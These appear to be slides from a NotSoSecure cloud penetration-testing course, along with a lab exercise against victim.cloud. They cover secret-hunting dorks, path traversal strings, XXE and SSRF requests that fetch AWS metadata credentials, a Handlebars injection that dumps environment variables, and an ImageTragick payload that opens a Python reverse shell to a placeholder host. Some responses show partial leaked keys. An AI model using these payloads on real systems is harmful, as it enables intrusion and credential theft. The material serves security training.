


71 matches 8 filters x

AWS Access Key ID Value	50
Username and password in U	18
High entropy string	16
Google OAuth Key	6
Log file	6
Environment configuration file	4
Django configuration file	4
Shell configuration file (.bashr.	3
SQLite3 database file	3
SQLite database file	3
PHP configuration file	3
Google Cloud API Key	2
Potential private key (.pfx)	1
NPM configuration file	1
Potential Ruby On Rails datab.	1
Shell command alias configur.	1

Reference:
<https://darkport.co.uk/blog/ahh-shhgit/>

Google Dork in Action



The screenshot shows a Google search interface. The search bar contains the query `site:s3-***.amazonaws.com AWS_SECRET`. Below the search bar, navigation links for All, Maps, Videos, News, Shopping, and More are visible, along with Settings and Tools. The search results indicate approximately 102 results found in 0.21 seconds. The first result is from `3-ap-southeast-1.amazonaws.com` and is titled `consoleText`. The snippet of the result shows `... AWS_SECRET=XOb8` followed by a redacted URL `AWS_URL='https://3-ap-southeast-1.amazonaws.com/survey/ ...'`.

site:s3-***.amazonaws.com AWS_SECRET

× |  

 All  Maps  Videos  News  Shopping  More Settings Tools

About 102 results (0.21 seconds)

3-ap-southeast-1.amazonaws.com › consoleText ▼

... AWS_SECRET=XOb8
AWS_URL='https://3-ap-southeast-1.amazonaws.com/survey/ ...'

Code Repository: GitHub


- Code repository can give out lots of information if search is allowed
- GitHub search results to extract sensitive information such as
 - "example.com" API_key secret_key aws_key Password FTP login github_token
 - "example.com" + S3
 - DefaultEndpointsProtocol
 - StorageConnectionString

Reference:
<https://www.hackerone.com/blog/how-to-recon-and-content-discovery>

<https://t.me/learningnets>



Leaked Storage Account Keys



The screenshot shows a GitHub search results page for the query 'DefaultEndpointsProtocol'. The search bar at the top contains the text 'DefaultEndpointsProtocol', which is highlighted by a red arrow. The page displays 64,479 code results. The left sidebar shows filters for Repositories (0), Code (64K), Commits (14), Issues (391), Packages (0), Marketplace (0), Topics (0), Wikis (49), and Users (0). Below these are language filters for Markdown (18,380) and XML (14,608). The main content area shows the top two matches:

- MicrosoftDX/Dash – TestConfigurations.json**
Showing the top two matches Last indexed on Jun 30, 2018
Code snippet:

```
3      "Description": "Single data account",
4      "NamespaceConnectionString": "DefaultEndpointsProtocol=https;AccountName=;AccountKey=",
5      "DataConnectionStrings": [
6        "DefaultEndpointsProtocol=https;AccountName=;AccountKey=",
```
- asano-fixer/Realize.BackendServices – CloudQueueClusterSettings.pr.json**
Showing the top two matches Last indexed on Jul 11, 2018
Code snippet:

```
6      "CloudStorageAccount":
      "DefaultEndpointsProtocol=https;AccountName=przequeue0101;AccountKey=wkJ3dVBb+/Cw2a15whU87kCJIX
...
9      "DeleteClusterName": ""
10     },
11     {
12       "CloudStorageAccount":
        "DefaultEndpointsProtocol=https;AccountName=przequeue0102;AccountKey=1FZT3CUj6P1e1UgZuhPs+H5ZbI
```

Reference:

<https://github.com/search?q=DefaultEndpointsProtocol&type=Code>

<https://t.me/learningnets>



Exercise

Enumeration 3

- Identify if the Domain (victim.cloud) is **managed** via Azure AD
- Perform limited username Enumeration on Azure service identified (30 users max)

Use

```
head -n30  
/home/pentester/tools/MSOLSpray/popular-names
```

General Defense Tips: Enumeration

- Identify and monitor your public assets
- Some items can't be protected against enumeration such as usernames
- Ensure all accounts are protected with MFA



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Gaining Entry via Exposed Services



Gaining Entry to Cloud Services



- From an outsider's perspective cloud hosted applications will look just the same as non-cloud hosted
- Things get more interesting once you get inside the application
- We will explore the following entry points in this section
 - Serverless Functions (FaaS)
 - Web Applications (IaaS, PaaS, CaaS)
 - Directly Exposed Services (IaaS)

FaaS Attacks



- Due to the nature of FaaS, the most common web attacks might not yield much results
- OWASP did an interpretation of OWASP Top 10 from a “serverless” perspective

<https://www.owasp.org/images/5/5c/OWASP-Top-10-Serverless-Interpretation-en.pdf>

- To summarise, the most interesting attacks for FaaS are:
 - Arbitrary file read (via e.g. Directory Traversal or XXE)
 - RCE (via e.g. SSTI or Command Injection)
 - SSRF

File Read: Path/Directory Traversal



- A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder
- By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files
- On successfully exploiting a path traversal, an attacker could read/execute files on the victim host

Path Traversal Attack



- `/etc/passwd`
- `../../../../../../etc/passwd`
- `..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc/passwd`
- `..././..././..././..././..././..././..././..././..././..././etc/passwd`
- `\etc\passwd`

Example from the Bug Bounty world:

- DoD USA: <https://hackerone.com/reports/497771>
- Ubiquiti: <https://hackerone.com/reports/229622>

Practice Environment

- <https://portswigger.net/web-security/file-path-traversal>


Path Traversal Fix and Bypass



- Bug report: <https://hackerone.com/reports/329837>
- RegEx Pattern for fixing path Traversal Bug "(\\.\\. [\\/\\" data-bbox="39 190 697 300"/>

```
→ ↻ github.com/DCKT/localhost-now/blob/master/lib/app.js#L17
16
17 const file = url === '/' ? '/index.html' : url.replace(/(\.\\. [\\/\\" data-bbox="105 330 727 505"/>
```

- Bypass Identified by mix matching ./ with .../



Reference:
<https://regex101.com/r/BpVOMH/1>

API Key Exfiltration via XXE

GoCancel<>

Request

RawParamsHeadersHexXML

POST /api/ Request HTTP/1.1
Host: api-stage. com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https:// com/
Content-Length: 238
Origin: https:// com
DNT: 1
Connection: close
Content-Type: application/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data/identity-credentials/ec2/s
ecurity-credentials/ec2-instance/">]>
<root>
 <email>&xxe;</email>
</root>

Source : NotSoSecure

Target: https://.com

Response

RawHeadersHexJSON Beautifier

```
"error": {  
  "code": "validation",  
  "type": "validation",  
  "system": "common",  
  "message": "{\n  \"Code\" : \"Success\", \n  \"LastUpdated\" :  
  \"2019-06-11T10:30:26Z\", \n  \"Type\" : \"AWS-HMAC\", \n  \"AccessKeyId\" : \"ASIA P4B\", \n  \"SecretAccessKey\" :  
  \"LzV7D1V o10JD9\", \n  \"Token\" :  
  \"AgoJb3JpZ2luX2VjEHsaCXVzLWVhc3QtMSJGMEQCIELG2M54dMK6w60+CiwHEqRh  
VDZs9HgZDkggpdL+va3pAiAylQfx3rLWXCiOOJfzD39rKGRQwAvsxfjvC2JDaGCdC  
  
Cmduv1IudsiyXBJcG6S1ezLixLWdxGngSg/C/N0H4CX1L0SNB/ObnInV0BmKqggLw  
vdbJu5YV55xPrXrpUks56hzv1QFFg0Lx24vTepJnuvpc6nOnKYEHUgQ1CSCpLCv773  
Jh0wCCypjhrItk5KSxnvFXWnXKqRttQtAWc4DmtUjAihNrOfQY3UVZRfuRec7f0OKI  
lUtlCkmBzJPokm5JAKqWcdZwgxqFrwUt0iLPSi012sIlh5LcoVoQqb5uQd6+uLgeBq  
Za6a2BHLsyHEYOK2rolYN5uXkGF31YV1RYt8eEa3hpCpZtxuaIC4ofYd0s910UboJU  
2ndXil73Qn2u2ueMUJpK2Gf8S108YGrinSiga05Pr3aikDPnVU1tGP1MU0M75k0  
  
Jn+s7jjDw=\", \n  \"Expiration\" : \"2019-06-11T16:46:01Z\" \n} is  
not a valid value for email",  
  "details": {}  
}
```

Remote Code Execution (RCE)

- Remote Code Execution (RCE) is a class of vulnerability that allows attackers to execute arbitrary code on remote system
- This generally occurs due to improper user input validation
- On successfully exploiting an RCE, an attacker could run malicious code, run system commands, steal data, etc.




NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

File Upload

- KitCRM- Shopify: <https://hackerone.com/reports/422944>
- Files processed after upload
- Usual Actions
 - Metadata stripping
 - Image Resizing
- Leveraged the "ImageMagick" library
 - Vulnerable version
 - ImageTragik <https://imageragick.com/>
 - <https://www.cvedetails.com/vendor/1749/Imagemagick.html>

A screenshot of a PowerShell script editor window titled 'test.ps'. The script contains a PowerShell Empire (PS-empire) command to execute a reverse shell using Python. The script is as follows:

```
1  %!PS
2  userdict /setpagedevice undef
3  legal
4  { null restore } stopped { pop } if
5  legal
6  mark /OutputFile (%pipe%python -c 'import
   socket,subprocess,os;s=socket.socket(
   socket.AF_INET,socket.SOCK_STREAM);s.connect((
   "<remote_ip>",8080));os.dup2(s.fileno(),0); os.dup2(
   s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(
   ["/bin/sh","-i"]);' currentdevice putdeviceprops
```

Server Side Template Injection

- Template injection in the Handlebars library


```
1  {{#with "s" as |string|}}
2    {{#with "e"}}
3      {{#with split as |conslist|}}
4        {{this.pop}}
5        {{this.push (lookup string.sub "constructor")}}
6        {{this.pop}}
7      {{#with string.split as |codelist|}}
8        {{this.pop}}
9        {{this.push "return JSON.stringify(process.env);"}}
10       {{this.pop}}
11     {{#each conslist}}
12       {{#with (string.sub.apply 0 codelist)}}
13         {{this}}
14       {{/with}}
15     {{/each}}
16   {{/with}}
17 {{/with}}
18 {{/with}}
19 {{/with}}
```



```
    {"PATH":"/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin","LD_LIBRARY_PATH":"/var/
lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/
lib","LANG":"en_US.UTF-8","TZ":"","LAMBDA_TASK_ROOT":"/
var/task","LAMBDA_RUNTIME_DIR":"/var/runtime","AWS_REGION":"us-east-1","AWS_DEFAULT_
REGION":"us-east-1","AWS_LAMBDA_LOG_GROUP_NAME":"/aws/lambda/alveo-iapi-merchants",
AWS_LAMBDA_LOG_STREAM_NAME":"2018/12/16/[1144]bf92f14712004290b45c72f81b259a
5c","AWS_LAMBDA_FUNCTION_NAME":"alveo-iapi-merchants","AWS_
LAMBDA_FUNCTION_MEMORY_SIZE":"512","AWS_LAMBDA_FUNCTION_
VERSION":"1144","AWS_XRAY_DAEMON_ADDRESS":"[REDACTED]
","_AWS_XRAY_DAEMON_PORT":"2000","AWS_XRAY_DAEMON_ADDRESS":"[REDACTED]
","AWS_XRAY_CONTEXT_MISSING":"LOG_ERROR","X_AMZN_TRACE_ID":"Root=1-5c16835d-
342fce00e41ee0c41b49543c;Parent=6a6aed0534e6e035;Sampled=1","AWS_EXECUTION_ENV"
:"AWS_Lambda_nodejs6.10","HANDLER":"merchants.handler",
NODE_PATH":"/opt/nodejs/node6/node_modules:/opt/nodejs/node_
modules:/var/runtime/node_modules:/var/runtime:/var/task:/var/runtime/node_
modules","AWS_ACCESS_KEY_ID":"[REDACTED]","AWS_SECRET_ACCESS_KEY":"
[REDACTED]","AWS_SESSION_
TO
4b
xR
9L
XV
Ky
L+
```

Server Side Request Forgery

- Attacker can make the application send web requests
- Impact: access internal applications, perform port scan and use the application host as proxy.



Token Stealing via SSRF



Request

Raw Params Headers Hex

GET
/view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role HTTP/1.1
Host: staging. com

0 matches

Response

Raw Headers Hex Render

"Code" : "Success",
"LastUpdated" : "2019-01-28T11:46:29Z",
"Type" : "AWS-HMAC",
"AccessKeyId" : "ASIA2EC...",
"SecretAccessKey" : "OHhanGsvTuVc...",
"Token" :
".....wEaDCGw100tnhAj8wePcSK3AlQpEcmbwYi0oE01DKLAgjHtEXSY0YcmBM6EUJ0fbr8dtATmC0IDykMDs99y+dJ+DopXyGL1J60FoErwRE8m6qG0GRDx0bwdlHX2ztI1Cpv6fu2H0+m2eDoJi2NTA39S3pgLuFKdEPZtayDhpH3FZQvPRqELmjwEHdSrJB30aolRQFO/rJ2Nvx0jg0rPY+9oK42D0isBobHBKtntWY8ituiQycVRBH7r0sW50jISH8BaQBNTyI1M0c2olg5Sv cwqrDFEq/aRyez famEquGpLYE8QcOKBd8JnsqmQ8mMAJffdJb/ESsM...mte74gU=",
"Expiration" : "2019-01-28T18:20:32Z"

1 match

Ready 1,035 bytes | 237 millis

FaaS Attacks: SSRF/Directory Traversal

In cloud, SSRF attacks may allow us to access the Metadata API. However, there are some limitations:

- AWS doesn't expose Metadata API to Lambda
 - Although AWS provides credentials through environment variables
 - Could be read out through `/proc/self/environ`
- GCP Metadata API requires a special header to make call to API
 - Historically v1beta1 lacked that requirement
- Azure Metadata API also requires a special header



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

FaaS Attacks: RCE

- Get environment variables via `printenv/set`
- Access Metadata API via `curl` or similar commands
- Level of access depends on the roles assigned to function



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Lets Play a Game: AWS vs GCP vs Azure



```
1 var request=require("request");
2 const url = require('url');
3 var fs = require('fs');
4 module.exports = function (context, req) {
5     const result = url.parse(req.query.page);
6     if (result.protocol == "http:" || result.protocol == "https:"){
7         request.get(req.query.page,function(error,response,body){
8             context.res = {
9                 body: response.body
10            }
11            context.done()
12        })
13    }else{
14        content = fs.readFileSync(req.query.page,'UTF-8');
15        console.log(content);
16        context.res = {
17            body: response.body
18        }
19        context.done()
20    }
21 }
```



Exercise

Entry 1

- Obtain AWS API access token keys by exploiting a SSRF/Directory Traversal vulnerability in a Lambda function hosted at <https://awslambda.victim.cloud/proxy?page=http://notsosecure.com>
